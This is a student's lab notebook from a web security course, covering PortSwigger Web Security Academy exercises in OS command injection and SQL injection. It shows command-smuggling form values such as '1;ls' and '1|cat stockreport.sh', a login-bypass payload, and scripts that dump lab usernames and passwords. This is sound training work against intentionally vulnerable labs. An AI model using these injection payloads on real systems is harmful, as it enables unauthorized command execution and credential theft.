Notebook 2
CS495 Web and Cloud Security
PDX | Winter 2022

Evan La Fleur

2.1 Command and SQL Injection

2.1.1 - 2.1.4 Os-Command-Injection

simple


First portion of lab:
By changing the post data to include ;data


```
post_data = {
    'productId' : '1',
    'storeId' : '1;date'
}
```

Output for first portion:


```
lab2 @ elafleur [evan] $python3 simple.py
62
Thu Jan 27 01:50:48 UTC 2022

lab2 @ elafleur [evan] $
```



London elafleur
Check stock
62 stockreport.sh units
Elements Console Recorder Sources Network Performance
<img src="/image/productcatalog/products/30.jpg">
<label>Description:</label>
Giant Pillow Thing - Because, why not?
…
<form id="stockCheckForm" action="/product/stock" method="POST">
<input required type="hidden" name="productId" value="1">
<select name="storeId">
<option value="1;ls">London</option>
<option value="2">Paris</option>
<option value="3">Milan</option>
London elafleur
Check stock
#!/bin/bash set -eu eval cksum <<< "$1 $2" | cut -c 2-3 | rev | sed s/0/1/ units
Elements Console Recorder Sources Network Performance
<img src="/image/productcatalog/products/30.jpg">
<label>Description:</label>
Giant Pillow Thing - Because, why not?
…
<form id="stockCheckForm" action="/product/stock" method="POST">
<input required type="hidden" name="productId" value="1">
<select name="storeId">
<option value="1|cat stockreport.sh">London</option>


Web Security Academy
OS command injection, simple case
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
Giant Pillow Thing
$16.07
lab2 @ elafleur [evan] $


blind-time-delays



blind-output-redirection




blind-out-of-band




2.1.5 - 2.1.6 Sql-Injection

retrieve-hidden-data



Login-bypass

- Is the username field vulnerable to SQL injection? If so, what character breaks syntax?
    - '-- allows the SQL injection to bypass the password




2.1.7 - 2.1.9 Sql-Injection/Union-Attacks

determine-number-of-columns

After running the tests one by one it appears that it accepts three columns.


find-column-containing-text

retrieve-data-from-other-tables



2.1.10 - 2.1.11 Sql-Injection/Examining-The-Database

querying-database-version-mysql-microsoft




listing-database-contents-non-oracle

```
Found user table of users_tkgcrr
Traceback (most recent call last):
  File "/Users/evan/Documents/Portlan
base-contents-non-oracle.py", line 26
    username_col = soup.find('table')
AttributeError: 'NoneType' object has
lab2 @ elafleur [evan] $
```

```
Found user table of users_tkgcrr
Found username column of username_wytxcm
Found password column of password_ipqgkm
lab2 @ elafleur [evan] $
```


```
                    </section>
                    <table class="is-table-longdescription">
                        <tbody>
                        <tr>
                            <th>carlos</th>
                            <td>vaj5bx0gbwbn33vxrd2g</td>
                        </tr>
                        <tr>
                            <th>administrator</th>
                            <td>t9ia5lgry6xikwnxshvt</td>
                        </tr>
                        <tr>
                            <th>wiener</th>
                            <td>6iskw0fzzdcs2hfdnp6n</td>
                        </tr>
                        </tbody>
                    </table>
                </div>
            </section>
        </div>
    </body>
</html>

lab2 @ elafleur [evan] $
```




2.2 HW 2 (Conditional - Responses)

conditional-responses



Completed with the linear search pattern



Completed HW2 with binary search implementation.